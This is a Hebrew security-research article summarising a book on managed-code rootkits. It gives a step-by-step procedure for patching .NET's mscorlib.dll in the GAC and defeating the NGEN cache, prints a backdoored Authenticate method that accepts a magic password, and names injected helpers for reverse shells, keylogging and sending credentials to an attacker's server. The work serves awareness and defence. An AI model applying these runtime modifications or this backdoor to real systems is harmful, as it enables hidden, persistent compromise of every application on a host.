Technologic Papers

Managed Code Rootkits

מאת ארז מטולה

רקע

מאמר זה הינו תקציר לספר Managed Code Rootkits (להלן קישור לספר) אשר יצא לאחרונה לאור בהוצאת Syngress. המאמר מציג את הקווים הכללים לבעיה, כיצד תוקף יכול לנצלה, ואף מציג כלי בשם ReFrameworker אשר מאפשר מימוש קל של הרעיונות אשר מוצגים כאן ובספר.

מאמר זה מסכם את תוצאות המחקר אשר ביצעתי בנושא זה, כאשר מטרתי העיקרית במחקר הינה לחשוף את רמת החומרה של בעיה זו ולהעלות את המודעות לנושא.

חשוב לציין כי מטרת המאמר אינה ללמד איך לפרוץ אלא להבין יותר טוב מה תוקף יכול לעשות ברגע שהשיג שליטה על המחשב והחליט שהשתמש ב-MCR כטכניקת Post exploitation אפשרית.

מבוא

בעולם אבטחת המידע, רוטקיט (Rootkit) הינו הדבר הגרוע ביותר שיכול לקרות למחשב שלך. Rootkit הינו סוג של תוכנה זדונית (Malware) אשר מטרתה להשתלט על המכונה (בדר"כ על מערכת ההפעלה), ולהסתיר את עובדת קיומה ע"י מניפולציה על המידע אשר מקבל המשתמש אודות התהליכים אשר רצים במערכת, קבצים, פורטים פתוחים וכדומה.


בשל הסכנות הרבות אשר עלולות להגרם בגינם, כיום קיים מחקר רב אודות rootkits אשר מתמקד בעיקר ברמות מערכת ההפעלה והחומרה. במאמר זה, אסקור rootkits אשר מתמקדות ברמת האפליקציה ובמכונות ריצה וירטואליות בפרט כגון אלו עליהם מבוססות סביבות פיתוח רבות, כמו: Java (JVM), .NET (CLR), Adobe (AVM), Android (Dalvik) ועוד רבות נוספות.

אנו נתמקד במאמר בסביבות ריצה וירטואליות (Virtual Machine - לא לבלבל עם מכונות וירטואליות כגון vmware, virtual server, virtualbox וכו'), אשר תפקידן להריץ תוכנות המכילות קוד מנוהל (managed code, כגון .NET, Java וכו') אשר מתורגם לשפת המכונה הספציפית עליה רצה התוכנית ע"י ה-VM, להבדיל מקוד לא מנוהל (unmanaged code, כגון אפליקציות C,C++ וכו') אשר מכיל קוד מכונה.

תפקיד ה-VM הוא לנהל את הקוד וליצור מעיין "ארגז חול" (sandbox) עבור האפליקציה ובכך מהווה שכבת הפרדה בין האפליקציה למערכת ההפעלה.


האיור הבא מציג את אופן הריצה הנ"ל ואת השכבות השונות. בשכבות התחתונות ניתן למצוא את שכבת החומר, ומעליה את שכבת מערכת ההפעלה. מעל מערכת ההפעלה ניתן לראות חלוקה ל-2 סוגי תהליכים - מנוהל (מימין), ולא מנוהל (משמאל).

כפי שניתן לראות באיור, התהליכים המנוהלים רצים מעל שכבה נוספת- שכבת ה-VM:



שכבת ה-VM משמשת כ-"מתורגמנית" בין הקוד המנוהל לבין מערכת ההפעלה שאינה יודעת כיצד להתמודד איתו באופן ישיר.

מצב זה מאפשר לכתוב תוכנה פעם אחת אשר יכולה לרוץ על מספר סביבות, כל עוד קיים VM מתאים עבורה – כמתואר באיור הבא:



מה זה MCR (Managed Code Rootkit)?

MCR הינם rootkits אפליקטיביים אשר מושתלים בתוך סביבות ריצה, בדר"כ וירטואליות, ומשנים את התנהגות ואופן ריצת האפליקציה מבפנים.


בניגוד ל-rootkits קלאסיים, אשר מכוונים לרמת ה-OS, כאן מדובר על קוד זדוני אשר מטרתו הינה רמת האפליקציה.

MCR מאפשרים למעשה ליצור מציאות ורטואלית עבור האפליקציות וגורמים ל executable להתנהג אחרת ממה שכתוב בקוד המקור. מעבר על קוד המקור של התוכנית (לדוגמא ע"י code review) לא יציף בעיה זו כי הקוד הזדוני לא נמצא ברמת האפליקציה אלא למטה, ברמת ה-runtime framework. אנו למעשה משנים את שפת הריצה של התוכנה.

הרעיון הינו ששינוי במקום אחד יכול להשפיע על כל האפליקציות אשר רצות על אותה הסביבה, תוך הזרקת הקוד הזדוני ישירות אל תוך ה-binaries של ה-runtime, אל תוך ה-JIT compiler, באמצעות AOP או בכל דרך אחרת. במאמר זה נסקור דרך אחת אך מאוד אפקטיבית, של ביצוע reversing על ה-binaries של ה-runtime והחלפתם בקוד משלנו.

תהליך שינוי סביבת ריצה

בהנתן סביבת ריצה כלשהי, ניתן לסכם את אופן הריצה באמצעות התרשים הבא:



קוד המקור עובר קומפילציה, ומתקבל executable אשר מכיל קוד IL (קוד ביניים) אשר מורץ על מכונה וירטואלית כלשהי כגון JVM של JAVA או CLR של NET.

על מנת להריץ את קוד ה-IL (אשר הינו קוד מדומה שה CPU אינו מכיר), המכונה הוירטואלית מתרגמת בזמן אמת את שורות הקוד לשפת אסמבלי של הסביבה הרלוונטית. המכונה עושה שימוש ב- class library אשר מכיל את המימוש עצמו של כל שרותי הסביבה.

המכונה הוירטואלית עושה שימוש ברכיב נוסף בשם JIT (just in time) אשר בזמן ריצה מבצע את התרגום.

במאמר זה, נסקור טכניקה אחת אפשרית, בעת מימוש MCR ברמת ה-binaries של סביבת הריצה. כדוגמא נקח את סביבת NET. כמקרה בוחן. חשוב לציין כי זו רק טכניקה אחת אפשרית, אשר כפי שמתואר בספר ניתן ליישמה על סביבות נוספות כגון Java JVM, Android Dalvik (מכשירים ניידים) וכו'. כמו כן חשוב לציין כי זהו תקציר ללא ההסברים המלאים של כל סעיף, אך זה מספיק לצורך מאמר זה.

מבט על אודת השלבים השונים:

1. איתור ה-DLL הרלוונטי ב-GAC והעתקתוהחוצה.
2. ביצוע אנליזה ל-DLL.
3. ביצוע disassembly ל-DLL לצורך קבלת קוד IL.
4. שינוי קוד ה-IL.
5. ביצוע assembly לצורך קבלת DLL חדש.
6. ניטרול מנגנון NGEN.
7. פריסת ה-DLL החדש ב-GAC תוך החלפת ה-DLL הישן.

לצורך הדוגמא, נניח כי יעד השינוי שלנו הינה המתודה WriteLine אשר משמשת להדפסת כל מחרוזת למסך.

נקח לדוגמא את קטע הקוד הבא:

```
using System;
namespace HelloWorld {
   class Hello {
      static void Main(string[] args) {
         Console.WriteLine("Hello World!");
      }
   }
}
```

כפי שניתן לראות קריאה למתודה WriteLine (ללא שינוי ה-Runtime) תגרום להדפסה הבאה למסך:

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>HelloWorld.exe
Hello World!
```


בדוגמא הפשוטה שנממש, נגרום למתודה זו להדפיס כל מחרוזת **פעמיים** במקום רק פעם אחת כפי שאמורה לעשות. ניתן לאתר את מיקום ה-DLL אשר מכיל את המתודה הזו במספר דרכים (כמתואר בספר), ולצורך הפשטות כאן נציג את הדרך הכי בסיסית לביצוע ע"י שימוש בכלי ניטור כלשהו אשר מציג את הקבצים הפתוחים אליו כל תהליך ניגש. הרצה של כלי Process Monitor על HelloWorld.exe מראה לנו כי הקובץ בו אנו מעונינים הוא mscorlib.dll אשר נמצא בספריה:

C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089

```
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
DIRECTORY       C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
CLOSE           C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE           C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE           C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
```

לאחר איתור הקובץ, נעתיק אותו לספריה זמנית, ועל מנת להבין יותר טוב מה הוא מבצע ואיך- נבצע אנליזה באמצעות כלי Reflector. כלי זה מאפשר לנו לראות את שמות כל המחלקות, המתודות, משתנים וכו' ואף מאפשר לנו לראות את המימוש הפנימי (ברמת קוד high level) של ה-DLL.

לאחר סקירה קצרה נאתר את המתודה שלנו תחת System.Console, ונרשום בצד את השם המפורש שלה כולל חתימת המתודה:



```
SetWindowPosition(Int32, Int32) : Void
SetWindowSize(Int32, Int32) : Void
Write(Boolean) : Void
Write(Char) : Void
Write(Decimal) : Void
Write(Double) : Void
Write(Int32) : Void
Write(Int64) : Void
Write(Object) : Void
Write(Single) : Void
Write(String) : Void
Write(UInt32) : Void
Write(UInt64) : Void
Write(Char[]) : Void
Write(String, Object) : Void
Write(String, Object[]) : Void
Write(String, Object, Object) : Void
Write(Char[], Int32, Int32) : Void
Write(String, Object, Object, Object) : Void
Write(String, Object, Object, Object, Object, ...) : Void
WriteLine() : Void
WriteLine(Boolean) : Void
WriteLine(Char[]) : Void
WriteLine(Char) : Void
WriteLine(Decimal) : Void
WriteLine(Double) : Void
WriteLine(Int32) : Void
WriteLine(Int64) : Void
WriteLine(Object) : Void
WriteLine(Single) : Void
WriteLine(String) : Void
```

```
.method public hidebysig static void WriteLine(string 'value') cil managed
{
   .custom instance void System.Security.Permissions.HostProtectionAttribute::.ctor(valuetype System.Security.Permissic
   .maxstack 8
   L_0000: call class System.IO.TextWriter System.Console::get_Out()
   L_0005: ldarg.0
   L_0006: callvirt instance void System.IO.TextWriter::WriteLine(string)
   L_000b: ret
}
```

```
.method public hidebysig static void WriteLine(string 'value') cil ma
{
}
```

Writes the specified string value, followed by the current line terminator, to the standard output stream.

Parameters

value
The value to write.

Exceptions

Exception	Condition
IOException	An I/O error occurred.

כעת, נבצע disassemble ל-DLL זה, באמצעות הכלי ildasm. כלי זה ייצר קובץ טקסט אשר יכיל את פקודות ה-IL של ה-DLL אשר מספקים לו, ובמקרה שלנו נספק את mscorlib.dll.

הפקודה המלאה נראת כך:

```
ILDASM /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE mscorlib.dll
```

כעת יש לנו קובץ בשם mscorlib.dll.il אשר מכיל את כל הקוד IL, בצורה disassembled. נבצע חיפוש על השם המפורש של המתודה שלנו כולל חתימת המתודה:

```
.method public hidebysig static void WriteLine(string 'value') cil
managed
```

ונגיע אל המימוש של הפונקציה WriteLine ברמת IL:

```
.method public hidebysig static void WriteLine(string 'value') cil
managed
//method signature
  {
  .permissionset linkcheck  = {class
'System.Security.Permissions.HostProtectionAttribute, mscorlib,
Version=2.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089' =
{property bool 'UI' = bool(true)}}
    .maxstack  8
    IL_0000:  call       class System.IO.TextWriter
System.Console::get Out()
    IL_0005:  ldarg.0
    IL_0006:  callvirt   instance void
System.IO.TextWriter::WriteLine(string)
    IL_000b:  ret
  } // end of method Console::WriteLine
```

מבלי להכנס יותר מדי לפרטים, נציין כי החלק המעניין אותנו כעת מתחיל בשורה IL_0000 ומסתיים בשורה IL_000b. ארבעת השורות האלו הינן קוד ה-IL של המתודה, כאשר השורה האחרונה הינה פקודת ret כללית אשר מציינת את סיום המתודה וחזרה אחורה. כלומר בפועל ישנן 3 שורות אשר מעניינות אותנו. על מנת לממש את מה שאנו רוצים להשיג, לגרום למתודה להדפיס כל מחרוזת פעמיים, נציע כאן מימוש פשוט אך אפקטיבי - פשוט נכפיל את 3 שורות הקוד שיופיעו שוב בקוד.

נקבל אם כך את המימוש החדש של המתודה להיות (שורות חדשות **מודגשות**):

```
    IL_0000:  call       class System.IO.TextWriter
System.Console::get_Out()
    IL_0005:  ldarg.0
    IL_0006:  callvirt   instance void
System.IO.TextWriter::WriteLine(string)
    IL_000b:  call       class System.IO.TextWriter
System.Console::get_Out()
    IL_0010:  ldarg.0
    IL_0011:  callvirt   instance void
System.IO.TextWriter::WriteLine(string)
    IL_0016:  ret
```

כעת עלינו לבצע assembly לקוד ה-IL שלנו, על מנת ליצור DLL חדש. נשתמש בפקודה ilasm לצורך כך, ונזין לה את קובץ הטקסט שלנו כקלט. פקודת הריצה תהיה:

```
ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
```

כעת יצרנו DLL חדש בשם mscorlib.dll.

בשלב הבא, יש לדרוס את הקובץ mscorlib.dll המקורי עם ה-DLL שלנו בספריה:

C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089.

נבצע זאת ע"י פקודת העתקה פשוטה:

```
copy mscorlib.dll
c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
```

חשוב לשים לב שהקובץ אינו תפוס ע"י אפליקציות כלשהן, אחרת נקבל שגיאה כגון


```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>copy mscorlib.dll c:\WINDOWS\assembly\GAC
_32\mscorlib\2.0.0.0__b77a5c561934e089\
The process cannot access the file because it is being used by another process.
        0 file(s) copied.
```

לאחר העתקה, נריץ שוב את HelloWorld.exe כאשר נצפה לקבל הדפסה כפולה. נקבל:

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>HelloWorld.exe
Hello World!
```

מדוע זה קרה? איך יכול להיות שלמרות שדרסנו את ה-DLL אין השפעה?

הסיבה הינה מנגנון caching בשם NGEN אשר משתמש עדיין בגרסה הישנה של ה-DLL. הרצה של Process Monitor תראה לנו זאת, כך שיש שימוש בקובץ מהספריה:



C:\WINDOWS\assembly\NativeImages_v2.0.50727_32:

```
Request          Path
QUERY INFORM...  C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Security Config\v2.0.
OPEN             C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\indexe0.dat
QUERY INFORM...  C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\1a80ce6d6e74614ba815c9b4
QUERY INFORM...  C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\1a80ce6d6e74614ba815c9b4
QUERY INFORM...  C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\dff78a5859ba5448bbf11ca78
QUERY INFORM...  C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\dff78a5859ba5448bbf11ca78
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN             C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN             C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
DIRECTORY        C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
CLOSE            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
OPEN             C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN             C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN             C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...  C:\WINDOWS\system32\mscoree.dll
CLOSE            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
```

על מנת להתגבר על כך, נבצע 2 דברים. קודם כל נבטל את המנגנון עבור ה-DLL הזה. נבצע זאת ע"י הפקודה הבאה:

```
ngen uninstall mscorlib
```

בנוסף, נמחוק את כל העותקים מה cache ע"י הרצת הפקודה:

```
rd /s /q c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib
```

כעת ננסה שוב להריץ את אותו HelloWorld.exe ונקבל:

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>HelloWorld.exe
Hello World!
Hello World!
```

הצלחנו! כעת אנו שולטים במתודה WriteLine הנמצאת ברמת ה-runtime!

עד כה מימשנו דרך המאפשרת לנו לשנות כל מתודה ב-runtime. במהלך הפרקים הבאים נקח את הטכניקה הזו קדימה ע"י הדגמת פעולות נוספות אשר ניתן לבצע איתה.

הרחבת סביבת הריצה

שימוש מתקדם בהזרקת קוד אל סביבה קיימת מתאפשר באמצעות עטיפת הקוד כפונקציה (מתודה) או מחלקה (Class) המאפשרת שימוש חוזר בקוד מוזרק. ע"י הזרקת מתודות או מחלקות אנו מרחיבים למעשה את סביבת הריצה ומספקים מעיין "Malware API" לקוד המוזרק, כך שבמקום כל פעם להזריק את אותו קוד שוב ושוב נוכל פשוט לקרוא למתודה. שימוש במתודות מאפשר בנוסף להפריד בין הקוד שמבצע את העבודה בפועל לפרמטרים ספציפים להזרקה (כגון כתובת IP, שם משתמש וכו), מאפשר להקטין את כמות הקוד וכו'.

להלן מספר דוגמאות למתודות שכאלו אשר הוזרקו לסביבת הריצה:

- private void SendToUrl(string url, string data)
- private void ReverseShell(string ip, int port)
- private void HideFile (string fileName)
- Public void KeyLogEventHandler (Event e)
- ועוד..

להלן מספק דוגמאות למתקפות אפשריות אשר משתמשות בשינוי ה-framework.

"דלתות אחוריות" בדפי לוגין:

במתקפה זו, התוקף משנה את הלוגיקה הפנימית של רכיבי אוטנטיקציה כלל מערכתיים (כאלו אשר ממומשים ברמת ה-framework לשימוש האפליקציה) על מנת לשתול בהם backdoors ובכך להשפיע למעשה על כלל דפי הלוגין של האפליקציות.

היעד של מתקפה זו בדוגמא הבאה יהיה פונקציה בשם Authenticate של סביבת .NET.המקבלת שם משתמש וסיסמא ואשר אחראית להחזיר תשובה בולאנית האם המשתמש מורשה כניסה או לא באפליקציות WEB. חשוב לציין כי כל האפליקציות המבוססות form based authentication נשענות על פונקציה זו.

נניח כי מטרת התוקף הינה לאפשר לו להכנס לכל משתמש בכל אפליקציה, בהנתן "ערך קסם" כלשהו, אשר בדוגמא זו יהיה !MagicValue.

נזריק אל פונקציה זו קוד (כפי שמסומן באדום) אשר יבדוק דבר ראשון האם הערך הוא כזה. אם כן יחזיר שלמשתמש מותר להכנס. יש לשים לב שבכל מקרה אחר הפונקציה תתנהג כרגיל.

```
public static bool Authenticate(string name, string password)
{
    if (password.equals("MagicValue!"))
        return true;
    bool flag = InternalAuthenticate(name, password);
    if (flag)
    {
        PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_SUCCESS);
        WebBaseEvent.RaiseSystemEvent(null, 0xfa1, name);
        return flag;
    }
    PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_FAIL);
    WebBaseEvent.RaiseSystemEvent(null, 0xfa5, name);
    return flag;
}
```

מעתה והלאה, ניתן להכנס אל כל אפליקציה שהיא בעת הזנת "ערך קסם" זה מבלי ידיעת הסיסמא האמיתית של הקורבן.

שליחת מידע רגיש אל התוקף

בדוגמא הבאה, נקח כיעד שוב את המתודה Authenticate, אך הפעם נבצע משהו שונה – נזריק קוד לסוף המתודה הנ"ל כך שללא קשר האם ההזדהות הצליחה או לא, פרטי ההזדהות (משתמש + סיסמא) ישלחו אל שרת collector מרוחק הנמצא בשליטת התוקף. בכך בעצם מתבצעת הוצאה של מידע רגיש מתוך המתודה.

